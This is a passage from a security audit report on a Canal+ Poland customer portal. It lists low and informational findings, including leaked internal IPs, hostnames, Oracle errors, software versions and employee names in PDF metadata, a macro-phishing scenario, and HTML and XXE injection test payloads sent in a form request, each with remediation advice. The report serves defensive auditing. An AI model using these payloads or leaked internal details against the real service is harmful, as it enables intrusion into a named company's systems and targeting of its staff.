
```
{"status":500,"message":" Problem przy polaczeniu do LOBARCH: ORA-00942: table or view does not existORA-02063: preceding line from LOBARCHORA-06512: at  
\\\"INTERFACES.PL_LOBARCH_API_BILL_SELECT\\\", line 24\", \"data\":null, \"timestamp\":1638870372223}
```

Errors with *ORA-[...]* codes are specific for **Oracle** database.

The database error message was also found as part of a public forum post:

<https://forum.satkurier.pl/topic/32758-strefa-canal-ex-moje-nc-%E2%80%93-internetowe-centrum-abonenta/page/16/>

Screenshot:



## Other information

Revealing the IP address and port number:

```
I/O error on POST request for "http://10.48.20.149:9999/cga-mof-ui/api/dictionaries": Server returned HTTP response code: 500 for URL: http://10.48.20.149:9999/cga-mof-ui/api/dictionaries; nested exception is java.io.IOException: Server returned HTTP response code: 500 for URL: http://10.48.20.149:9999/cga-mof-ui/api/dictionaries
```

and:

```
I/O error on POST request for "http://10.48.20.148:8000/DTHchangeMop": Connection refused; nested exception is java.net.ConnectException: Connection refused
```

Revealing internal host name:

```
I/O error on GET request for "https://mycanalrdo/esb/findPaymentMeansForPerson": Connection reset; nested exception is java.net.SocketException: Connection reset
```

## LOCATION

API: [https://icard0.pl.canalplus.com/api/\[...\]](https://icard0.pl.canalplus.com/api/[...])

## RECOMMENDATION

---

It is recommended to disable error reporting and replace messages with one consistent with the mapped error identifier without disclosing redundant information.

More information:

- [https://owasp.org/www-community/Improper\\_Error\\_Handling#how-to-protect-yourself](https://owasp.org/www-community/Improper_Error_Handling#how-to-protect-yourself)
- [https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Error\\_Handling\\_Cheat\\_Sheet.md](https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Error_Handling_Cheat_Sheet.md)
- [https://cheatsheetseries.owasp.org/cheatsheets/Logging\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Logging_Cheat_Sheet.html)

## [LOW] SECURITUM-215508-006: Redundant information disclosure about the application environment in cookies

### SUMMARY

During the audit, it was observed that the tested application returns redundant information in the HTTP response headers about the internal infrastructure. This behaviour can help an attacker to better profile the application environment, which then can be used to carry out further attacks.

### PREREQUISITES FOR THE ATTACK

Access to the application.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

Request sent to the application:

```
GET / HTTP/1.1
Host: icard0.pl.canalplus.com
User-Agent: [...]
Connection: close
```

results in receiving response that contains among others `MOJE_SIDENT` cookie:

```
HTTP/1.1 302 Found
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Set-Cookie: MOJE_SIDENT=E42264[...]71F4.10.48.22.10; Path=/; HttpOnly
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Location:
https://icard0.pl.canalplus.com/cas/login?service=https%3A%2F%2Ficard0.pl.canalplus.com%2Flogin%2Fcas
Content-Length: 0
Date: Thu, 09 Dec 2021 11:05:00 GMT
Connection: close
Set-Cookie: canal+app=[...]; path=/; Httponly; Secure
Set-Cookie: TS01aae88b=[...]; Path=/
Server: nc+ app server
```

The part of the cookie marked in red above comes from a private class of IP addresses which is used for device addresses on internal networks.

During the tests the above request was sent 128 times and 8 different IP addresses were obtained: sequentially from 10.48.22.10 to 10.48.22.17.

View in Burp Suite tool, Intruder module:

Request	Payload	Status	Length	Set-Cookie: MOJE_SIDENT=[0-9A-F]+\.(.*?); Path=
0		302	823	10.48.22.14
1	null	302	823	10.48.22.11
2	null	302	823	10.48.22.13
3	null	302	823	10.48.22.16
4	null	302	823	10.48.22.17
5	null	302	823	10.48.22.13
6	null	302	823	10.48.22.11
7	null	302	823	10.48.22.16
8	null	302	823	10.48.22.15
9	null	302	823	10.48.22.15
10	null	302	823	10.48.22.17
11	null	302	823	10.48.22.10
12	null	302	823	10.48.22.16
13	null	302	823	10.48.22.14
14	null	302	823	10.48.22.12
15	null	302	823	10.48.22.16

where:

- in the “Request” column there is request index number,
- in the “Payload” column there is no information as all requests sent are the same,
- in the “Status” column there is response status code,
- in the “Length” column there is response length,
- in the “Set-Cookie: MOJE\_SIDENT=...” column there is IP address extracted from the cookie.

## LOCATION

---

<https://icard0.pl.canalplus.com/> – MOJE\_SIDENT cookie

## RECOMMENDATION

---

It is recommended to remove IP address from the cookie.



## [LOW] SECURITUM-215508-007: Redundant information disclosure about the application environment in HTTP response

### SUMMARY

During the audit, it was observed that the tested application returns redundant information in the HTTP response about the technologies in use. This behaviour can help an attacker to better profile the application environment, which then can be used to carry out further attacks.

More information:

- [https://wiki.owasp.org/index.php/Testing\\_for\\_Web\\_Application\\_Fingerprint\\_\(OWASP-IG-004\)](https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004))
- [https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20\(OTG-INFO-002\)](https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20(OTG-INFO-002))

### PREREQUISITES FOR THE ATTACK

Access to the application.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

The following request:

```
GET /WEB-INF/ HTTP/1.1
Host: icard0.pl.canalplus.com
[...]
```

results in receiving a response with an error, which includes software version:

```
HTTP/1.1 404 Not Found
Content-Type: text/html;charset=utf-8
Content-Language: en
Content-Length: 992
Date: Thu, 02 Dec 2021 16:50:18 GMT
Connection: close
Set-Cookie: canal+app=[...]; path=/; Httponly; Secure
Set-Cookie: TS01aae88b=[...]; Path=/
Server: nc+ app server

<!DOCTYPE html><html><head><title>Apache Tomcat/8.0.24 - Error report</title><style
type="text/css">[...]</style> </head><body><h1>HTTP Status 404 - </h1><div
class="line"></div><p><b>type</b> Status report</p><p><b>message</b>
<u></u></p><p><b>description</b> <u>The requested resource is not available.</u></p><hr
class="line"><h3>Apache Tomcat/8.0.24</h3></body></html>
```

### LOCATION

Server configuration.

### RECOMMENDATION

It is recommended to remove all unnecessary messages from the HTTP responses that reveal information about the technologies used.

## [LOW] SECURITUM-215508-008: Redundant information disclosure in PDF metadata of generated files

### SUMMARY

---

The metadata of PDF files generated in the tested application contains redundant information about the technologies in use. This behaviour can help an attacker to better profile the application environment, which then can be used to carry out further attacks.

More information:

- [https://wiki.owasp.org/index.php/Testing\\_for\\_Web\\_Application\\_Fingerprint\\_\(OWASP-IG-004\)](https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004))
- [https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20\(OTG-INFO-002\)](https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20(OTG-INFO-002))

### PREREQUISITES FOR THE ATTACK

---

An account in the application.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

---

In order to confirm the vulnerability, the following steps need to be performed:

1. Log in to the application.
2. Go to: Płatności – Prognoza rachunków – Pobierz prognozę płatności.
3. The metadata of the generated PDF file reveals information about PDF generator:

Nazwa pliku:	prognoza-platnosci.pdf
Rozmiar pliku:	41,3 KB (42 281 B)
<hr/>	
Tytuł:	prognoza_platnosci.pdf
Autor:	-
Temat:	-
Słowa kluczowe:	-
Data utworzenia:	7.12.2021, 08:43:17
Data modyfikacji:	7.12.2021, 08:43:17
Utworzony przez:	-
<hr/>	
PDF wyprodukowany przez:	iText 2.1.7 by 1T3XT
Wersja PDF:	1.4
Liczba stron:	1
Wymiary strony:	215,9×279,4 mm (US Letter, orientacja pionowa)
<hr/>	
Szybki podgląd w Internecie:	nie
<hr/>	
<input type="button" value="Zamknij"/>	

### LOCATION

---

PDF files generator.

### RECOMMENDATION

---

It is recommended to remove from PDF files redundant metadata that reveals information about the technologies in use.

## [LOW] SECURITUM-215508-009: Redundant information disclosure in PDF metadata of published files

### SUMMARY

---

During the audit it was identified that PDF files reveal (in their metadata) names of employees and versions of Microsoft Office software being used. This type of information can be used to launch a targeted social engineering attack.

The paths of the images used were also found in the metadata. This behaviour can help an attacker better profile the application environment, which can then be used to launch further attacks.

More information:

- [https://wiki.owasp.org/index.php/Testing\\_for\\_Web\\_Application\\_Fingerprint\\_\(OWASP-IG-004\)](https://wiki.owasp.org/index.php/Testing_for_Web_Application_Fingerprint_(OWASP-IG-004))
- [https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20\(OTG-INFO-002\)](https://github.com/OWASP/OWASP-Testing-Guide/blob/master/4-Web-Application-Security-Testing/4.2.2%20Fingerprint%20Web%20Server%20(OTG-INFO-002))

### PREREQUISITES FOR THE ATTACK

---

Access to the application.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

---

#### Example #1 – employee’s data, software version

The “Regulamin” file which is accessible from the main page (login panel) and which is under the address: [https://strefa.pl.canalplus.com/resources/doc/regulamin\\_strefacanalplus.pdf](https://strefa.pl.canalplus.com/resources/doc/regulamin_strefacanalplus.pdf), contains the following metadata (employee’s surname was masked):

```
Author: [...] Radosław  
CreateDate: 2020:07:15 17:05:04+02:00  
Creator: Microsoft® Word 2016  
FileType: PDF  
FileTypeExtension: pdf  
Language: pl-PL  
Linearized: No  
MIMEType: application/pdf  
ModifyDate: 2020:07:15 17:05:04+02:00  
PDFVersion: 1.5  
PageCount: 2  
Producer: Microsoft® Word 2016
```

An example attack scenario:

- 1) The attacker knows that Mr Radosław was working on a document about terms of use of the website.
- 2) The attacker knows that Mr Radosław uses Microsoft Word 2016 software.
- 3) The attacker prepares a Word document that contains a malicious macro and sends the file to the employee's address.
- 4) In order to increase the probability of success, the attacker may pretend to be a co-worker who “asks” to review the changes in the document about terms of use.

Another file, “Lista dokumentów niezbędnych do przeprowadzenia cesji [...]”, is accessible after logging in ([firstname surname] – Dokumenty do pobrania – Formularz cesji – Uzupełnij formularz) and is under address: [https://strefa.pl.canalplus.com/resources/doc/cesja/Lista\\_dokumentow\\_do\\_cesji.pdf](https://strefa.pl.canalplus.com/resources/doc/cesja/Lista_dokumentow_do_cesji.pdf). The file contains the following metadata (employee’s surname was masked):

```
Author: [...] Ewa
CreateDate: 2016:01:22 12:24:15+01:00
Creator: [...] Ewa
CreatorTool: Microsoft® Word 2010
DocumentID: uuid:21f36bb5-[...]
FileType: PDF
FileTypeExtension: pdf
Format: application/pdf
InstanceID: uuid:0994f702-[...]
Language: pl-PL
Linearized: Yes
MIMEType: application/pdf
MetadataDate: 2016:01:22 12:33:35+01:00
ModifyDate: 2016:01:22 12:33:35+01:00
PDFVersion: 1.5
PageCount: 2
Producer: Microsoft® Word 2010
TaggedPDF: Yes
XMPToolkit: Adobe XMP Core 5.4-c005 78.147326, 2012/08/23-13:03:03
```

## Example #2 – paths

The “Pomoc” file which is accessible from the main page (login panel) and which is under the address: [https://strefa.pl.canalplus.com/resources/doc/pomoc\\_logowanie.pdf](https://strefa.pl.canalplus.com/resources/doc/pomoc_logowanie.pdf), contains the following metadata, including software version and paths of images used:

```
CreateDate: 2018:04:27 12:06:50+02:00
Creator: Adobe Illustrator CS5.1
CreatorTool: Adobe Illustrator CS5.1
DerivedFromDocumentID: xmp.did:EF7F1174072068118A6DEFF46EDA11B1
DerivedFromInstanceID: xmp.iid:EF7F1174072068118A6DEFF46EDA11B1
DerivedFromOriginalDocumentID: xmp.did:e7f6af99-654c-4b2b-a7ab-9e6218caf6e4
DerivedFromRenditionClass: proof:pdf
DocumentID: xmp.did:F07F1174072068118A6DEFF46EDA11B1
FileType: PDF
FileTypeExtension: pdf
FontComposite: False, False, False
FontFace: Light, Bold, Bold
FontFamily: DIN Next LT Pro, DIN Alternate, DIN Next LT Pro
FontFileName: Linotype - DINNextLTPro-Light.otf, DIN Alternate Bold.ttf, Linotype - DIN Next LT Pro Bold-1.ttf
FontName: DINNextLTPro-Light, DINAlternate-Bold, DINNextLTPro-Bold
FontType: Open Type, TrueType, Open Type
FontVersion: Version 1.200;PS 001.002;hotconv 1.0.38, 9.0d4e2, Version 1.20
Format: application/pdf
HasVisibleOverprint: True
HasVisibleTransparency: True
HasXFA: No
HistoryAction: converted, saved, saved, saved, saved, saved
HistoryChanged: /, /, /, /, /, /
```

HistoryInstanceID: xmp.iid:F77F11740720681188C6E9A33D47E4C5,  
xmp.iid:F97F11740720681188C6E9A33D47E4C5, xmp.iid:ED7F1174072068118A6DEFF46EDA11B1,  
xmp.iid:EF7F1174072068118A6DEFF46EDA11B1, xmp.iid:F07F1174072068118A6DEFF46EDA11B1  
HistoryParameters: from application/x-indesign to application/pdf  
HistorySoftwareAgent: Adobe InDesign CC 13.0 (Macintosh), Adobe Illustrator CS5.1, Adobe  
Illustrator CS5.1, Adobe Illustrator CS5.1, Adobe Illustrator CS5.1, Adobe Illustrator CS5.1  
HistoryWhen: 2018:04:25 13:27:59+02:00, 2018:04:26 10:47+02:00, 2018:04:26 11:49:05+02:00,  
2018:04:27 10:28:42+02:00, 2018:04:27 11:44:10+02:00, 2018:04:27 12:06:45+02:00  
InstanceID: uuid:66703df0-90e0-43fc-bb88-0d6253c8dbdf  
Linearized: No  
MIMEType: application/pdf  
ManifestLinkForm: EmbedByReference, EmbedByReference, EmbedByReference, EmbedByReference,  
EmbedByReference, EmbedByReference, EmbedByReference, EmbedByReference, EmbedByReference,  
EmbedByReference  
ManifestReferenceFilePath: /Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania  
ICA/fot/image006.jpg, /Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/NumABO.jpg,  
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/ZAREJESTRUJ.jpg,  
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/ZAREJESTRUJ.jpg,  
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/image005.png,  
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/ZALOZKONTO.jpg,  
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/image004.png,  
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/image003.png,  
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/gdzieNumAbo.jpg,  
/Volumes/PROJEKTY/Wiktor/ICA/04/Instrukcja logowania ICA/fot/image002.png  
MaxPageSizeH: 900.235840  
MaxPageSizeUnit: Pixels  
MaxPageSizeW: 653.622070  
MetadataDate: 2019:08:28 16:46:10+02:00  
ModifyDate: 2019:08:28 16:46:10+02:00  
NPages: 1  
OriginalDocumentID: xmp.did:e7f6af99-654c-4b2b-a7ab-9e6218caf6e4  
PDFVersion: 1.6  
PageCount: 4  
PlateNames: Cyan, Magenta, Yellow, Black  
Producer: Adobe PDF library 9.90  
RenditionClass: proof:pdf  
SwatchGroupName: Default Swatch Group  
SwatchGroupType: 0  
ThumbnailFormat: JPEG  
ThumbnailHeight: 64  
ThumbnailImage: (Binary data 7038 bytes, use -b option to extract)  
ThumbnailWidth: 256  
Title: Instrukcja\_logowania\_ICA  
Trapped: False  
XMPToolkit: Adobe XMP Core 5.6-c016 91.163616, 2018/10/29-16:58:49

## LOCATION

---

All published PDF files.

## RECOMMENDATION

---

It is recommended to delete redundant information from published PDF files.

# Informational issues

## [INFO] SECURITUM-215508-010: Lack of Content-Security-Policy header

### SUMMARY

---

The **Content-Security-Policy** (CSP) header was not identified in the application responses.

Content Security Policy is a security mechanism operating at the browser level that aims to protect it against the effects of vulnerabilities acting on the browser side (e.g. Cross-Site Scripting). CSP may significantly impede the exploitation of vulnerabilities, however its implementation may be complicated and may require significant changes in the application structure.

The main idea of CSP is to define a list of allowed sources from which external resources can be loaded on the page. For example, if the following CSP policy is defined:

```
Content-Security-Policy: default-src 'self'
```

all external resources on the webpage may be loaded only from the application domain (**'self'**), and due to that, any attempt to load script or image from external domain will fail. In this implementation, it is also impossible to define the script code directly in the HTML code, e.g.:

```
<script>jQuery.ajax(...)</script>
```

All scripts must be defined in external files, e.g.:

```
<script src="/app.js"></script>
```

More information:

- <https://sekurak.pl/wszystko-o-csp-2-0-content-security-policy-jako-universalny-straznik-bezpieczenstwa-aplikacji-webowej/> (in Polish)
- [https://cheatsheetseries.owasp.org/cheatsheets/Content\\_Security\\_Policy\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html)

### LOCATION

---

The whole application.

### RECOMMENDATION

---

It is recommended to consider implementation of the **Content-Security-Policy** header. To do this, all domains from which the resources in the application are downloaded (images, scripts, video/audio elements, CSS styles etc.) should be defined and CSP policy should be built based on them.

If a large number of scripts defined directly in the HTML code (**<script>** tags or events such as **onclick**) is used, they should be placed in external JavaScript files or **nonce** policies should be used. More information is included in the links below:

- <https://csp-evaluator.withgoogle.com/>
- <https://csp.withgoogle.com/docs/index.html>
- <https://report-uri.com/home/generate>

## [INFO] SECURITUM-215508-011: Lack of Strict-Transport-Security (HSTS) header

### SUMMARY

The HTTP header: `Strict-Transport-Security` (HSTS) was not identified in the application responses.

The introduction of HSTS forces a browser to use an encrypted HTTPS connection in all references to the application domain. Even manually entering the "http" protocol name in the address bar will not send unencrypted packets.

The implementation of this header is treated as a generally good practice for hardening web application security.

More information:

- <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security>
- <https://sekurak.pl/hsts-czyli-http-strict-transport-security/> (in Polish)

### TECHNICAL DETAILS (PROOF OF CONCEPT)

Example response from the application – lack of HSTS header:

```
HTTP/1.1 200
Cache-Control: no-store
Content-Type: text/html; charset=UTF-8
Content-Language: pl
Date: Wed, 08 Dec 2021 14:22:40 GMT
Connection: close
Server: nc+ app server
Content-Length: 14381
```

[...]

### LOCATION

The whole application.

### RECOMMENDATION

The server HTTP responses should contain a header:

```
Strict-Transport-Security: max-age=31536000
```

Alternatively, it is possible to define the HSTS header for all subdomains:

```
Strict-Transport-Security: max-age=31536000; includeSubDomains
```

In addition, it is possible to use the so-called preload list, which by default is saved in the sources of popular web browsers. The result is that user's browser, which connects to the application for the first time, will immediately enforce the use of an encrypted, secure communication channel.

```
Strict-Transport-Security: max-age=31536000; preload
```



More information:

- <https://hstspreload.org/>
- <https://www.chromium.org/hsts>
- [https://cheatsheetseries.owasp.org/cheatsheets/HTTP\\_Strict\\_Transport\\_Security\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html)

## [INFO] SECURITUM-215508-012: HTML injection – injecting own HTML code into the PDF file

### SUMMARY

The audit showed that it is possible to inject the HTML code into the content of the generated PDF file. Such system behaviour is conducive to e.g. phishing campaigns.

It was also observed that most fields do not have proper validation implemented on the server side, currently there is only partial validation on the client side. When the application communicates with other systems, this may cause unexpected behaviour in those systems.

In addition, in the request redundant data is sent that is not present in the form available to a user. By manipulating the request directly, the user can change in the generated file such data as subscriber's number.

More information:

- [https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/11-Client-side\\_Testing/03-Testing\\_for\\_HTML\\_Injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/03-Testing_for_HTML_Injection)

### TECHNICAL DETAILS (PROOF OF CONCEPT)

In order to confirm the behaviour, the following steps need to be taken:

1. Log in to the application.
2. Go to: [firstname surname] – Formularz cesji – Więcej].
3. Fill all fields with any letter.
4. Confirm with button: Generuj i pobierz dokument cesji.
5. The form is not sent, and selected fields (e.g. Kod pocztowy, PESEL) are marked as invalid:

The screenshot shows a web form titled "ADRES ZAMELDOWANIA" with the following fields and error messages:

- Ulica**: Invalid (Nieprawidłowy kod)
- Numer domu**: Invalid (Nieprawidłowy kod)
- Numer lokalu**: Invalid (Nieprawidłowy kod)
- Kod pocztowy**: Invalid (Nieprawidłowy kod)
- Miejscowość**: Invalid (Nieprawidłowy kod)
- Poczta**: Invalid (Nieprawidłowy kod)
- PESEL**: Invalid (Nieprawidłowy pesel)
- DANE KONTAKTOWE**:
  - Numer telefonu**: Invalid (Nieprawidłowy numer telefonu)
  - Adres e-mail**: Invalid (Nieprawidłowy adres e-mail)

6. Fill in the marked fields with any correct data.

- Again, confirm with button: Generuj i pobierz dokument cesji – and intercept the request using any proxy tool (e.g. Burp Suite):

```
POST /api/contract/cession HTTP/1.1
Host: icard0.pl.canalplus.com
[...]

{"address":"x x
x","billingEmail":["...@securitum.pl"],"billingType":1,"city":"x","companyAddress":"","companyCity":
":"","companyEmail":"","companyName":"","companyPhone":"","companyPostalCode":"","companyTin":"","
consent_1":true,"consent_2":true,"consent_3":true,"consent_4":true,"consent_5":true,"contractData
":"IWONA
[...],"customerNumber":"5[...]0","contractNumber":"1","email":["...@securitum.pl"],"firstName":"x","la
stName":"x","mailAddress":"x x x","mailCity":"x","mailPostalCode":"12-
345","payment":563.04,"paymentType":"0","pesel":"89[...]05","phone":"123613337","postalCode":"12-
345"}
```

- Change parameters `billingEmail`, `contractData`, `customerNumber`, `contractNumber`, `email`, `mailPostalCode`, `pesel`, `phone`, `postalCode` for other invalid values.
- Forward the request.
- The application response proves that the request was accepted and a PDF file was generated:

```
HTTP/1.1 200 OK
[...]
Date: Fri, 17 Dec 2021 13:06:52 GMT
[...]
Content-Length: 67556

{"status":0,"message":null,"data":{"content":"JVBE[...RU9GCg==","fileName":"formularz_cesji.pdf"},
"timestamp":1639746412445}
```

- This means that validation of parameters values takes place only on the client (browser) side. The parameters do not have any validation on the server side. In addition, it was possible to change additional parameters, invisible in the form (e.g. `contractData`, `customerNumber`).
- Enter a `&` sign in any parameter (e.g. `"address":"&"`) and resend the request.
- An error is returned which indicates that an XML file is processed:

```
HTTP/1.1 200 OK
[...]
Date: Fri, 17 Dec 2021 14:51:50 GMT
[...]

{"status":500,"message":"Can't load the XML resource (using TRaX transformer).
org.xml.sax.SAXParseException; lineNumber: 247; columnNumber: 42; The entity name must
immediately follow the '&' in the entity reference.", "data":null,"timestamp":1639752710642}
```

- In any parameter put own XML entity `<!DOCTYPE foo [ <!ENTITY abc "xyz" > ]><foo>&abc;</foo>` (e.g. `"address":"<!DOCTYPE foo [ <!ENTITY abc \"xyz\" > ]><foo>&abc;</foo>"`) and resend the request.
- An XML error is returned again:

```
HTTP/1.1 200 OK
[...]
Date: Sat, 18 Dec 2021 10:51:55 GMT
[...]
```

```
{
  "status": 500,
  "message": "Can't load the XML resource (using TRaX transformer).
  org.xml.sax.SAXException: Scanner State 24 not Recognized
  ",
  "data": null,
  "timestamp": "1639824715716"
}
```

16. No way of injecting own entity and executing the XXE vulnerability was found. It is likely that the injected code is placed somewhere in the XML structure that prevents this.
17. Enter the HTML tags in the selected parameters. In others, enter different non-alphanumeric ASCII characters. Resend the request again, e.g.:

```
POST /api/contract/cession HTTP/1.1
Host: icard0.pl.canalplus.com
[...]

{"address": "a: <a href=\"https://sekurak.pl\">KLIKNIJ MNIE!</a>", "billingEmail": "a! \\\"#$$'()*+,-./:;=?@[\\]^_`{|}~z", "billingType": 1, "city": "img1: <img src=\"https://icard0.pl.canalplus.com/cas/assets/images/STREFA_CANAL_370x55.png\" />", "companyAddress": "", "companyCity": "", "companyEmail": "", "companyName": "", "companyPhone": "", "companyPostalCode": "", "companyTin": "", "consent_1": true, "consent_2": true, "consent_3": true, "consent_4": true, "consent_5": true, "contractData": "a! \\\"#$$'()*+,-./:;=?@[\\]^_`{|}~z", "customerNumber": "a! \\\"#$$'()*+,-./:;=?@[\\]^_`{|}~z", "contractNumber": "a! \\\"#$$'()*+,-./:;=?@[\\]^_`{|}~z", "email": "a! \\\"#$$'()*+,-./:;=?@[\\]^_`{|}~z", "firstName": "entity: &lt;", "lastName": "img2: <img src=\"http://[...domain...].pl\" />", "mailAddress": "a! \\\"#$$'()*+,-./:;=?@[\\]^_`{|}~z", "mailCity": "a! \\\"#$$'()*+,-./:;=?@[\\]^_`{|}~z", "mailPostalCode": "script: <div id=\"content\">abc</div><script>document.getElementById('content').innerHTML = 'test'</script>", "payment": 563.04, "paymentType": "0", "pesel": "a! \\\"#$$'()*+,-./:;=?@[\\]^_`{|}~z", "phone": "a! \\\"#$$'()*+,-./:;=?@[\\]^_`{|}~z", "postalCode": "a! \\\"#$$'()*+,-./:;=?@[\\]^_`{|}~z"}
```

18. In response a PDF file is generated:

### FORMULARZ PRZENIESIENIA PRAW I OBOWIĄZKÓW WYNIKAJĄCYCH Z UMOWY

1. Nr Abonenta a! "#\$%()\*+,-./:;=?@[\\]^\_`{|}~z-a! "#\$%()\*+,-./:;=?@[\\]^\_`{|}~z

**2. NOWY ABONENT - UZUPEŁNIĆ DANE DRUKOWANYMI LITERAMI**

OSOBA FIZYCZNA LUB UPOWAŻNIONA PRZEZ FIRME	FIRMA
imię: entity: <	nazwa firmy: _____
nazwisko: img2:	adres firmy: _____
adres zameldowania: a: KLIKNIJ MNIE!	kod pocztowy: _____
kod pocztowy: a! "#\$% https://sekurak.pl/ }~z	mięscowość: _____
mięscowość: img1:	NIP: _____
adres do korespondencji: a! "#\$%()*+,-./:;=?@[\\]^_`{ }~z	nr telefonu: _____
kod pocztowy: script: abc	adres e-mail: _____
mięscowość: a! "#\$%()*+,-./:;=?@[\\]^_`{ }~z	
nr PESEL: a! "#\$%()*+,-./:;=?@[\\]^_`{ }~z	
nr telefonu: a! "#\$%()*+,-./:;=?@[\\]^_`{ }~z	
adres e-mail: a! "#\$%()*+,-./:;=?@[\\]^_`{ }~z	

zwany/a dalej „Nowym abonentem”.

3. Nowy Abonent wyraża zgodę na przejęcie, od daty podpisania niniejszego dokumentu, wszystkich praw i obowiązków wynikających z Umowy spoczywających dotychczas na: a! "#\$%()\*+,-./:;=?@[\\]^\_`{|}~z zwanym/ej dalej „Dotychczasowym Abonentem”.

19. As it can be seen:
  - a. A hyperlink was generated from the a tag.

- b. The image from the `img` tag was not generated (img1).
- c. Predefined entity `&lt;` was rendered as `<`.
- d. No interaction was observed on the domain put in the `img` tag (img2).
- e. The JavaScript code from the `script` tag was not executed.
- f. In other fields, the given ASCII characters are visible, including fields that were not present in the form, e.g. Nr Abonenta.

## LOCATION

---

[firstname surname] – Formularz cesji – Więcej – Generuj i pobierz dokument cesji:  
POST <https://icard0.pl.canalplus.com/api/contract/cession>

## RECOMMENDATION

---

It is recommended to validate all data received from the user (to reject the values that are inconsistent with the template/format of a given field – whitelist approach), and then encode it on the output in relation to the context in which it is embedded (in all places of the application, not only those specified in the description). Validation should be implemented primarily on the server side, not just on the client side.

It is worth noting that the server should not return the values that caused the error, but only indicate that: “*An incorrect value was entered in the XYZ field*”, alternatively with additional information about allowed characters, e.g. “*Allowed characters are letters and numbers*”.

Only values that the user can modify should be sent in the request. The values of all fields which values should not be modified by the user (such as the subscriber number) should be filled in on the server side.

More information:

- [https://cheatsheetseries.owasp.org/cheatsheets/Input\\_Validation\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html)

## [INFO] SECURITUM-215508-013: Lack of general field validation

### SUMMARY

During the test, it was observed that most of the fields do not have the correctly implemented server-side verification, currently there is only a partial client-side verification. If the application communicates with other systems, it may cause unexpected behaviour.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

In order to confirm the behaviour, the following steps need to be taken:

1. Log in to the application.
2. Select option "+ Internet".
3. Fill in the form with valid data and go to step 5 (Zgody).
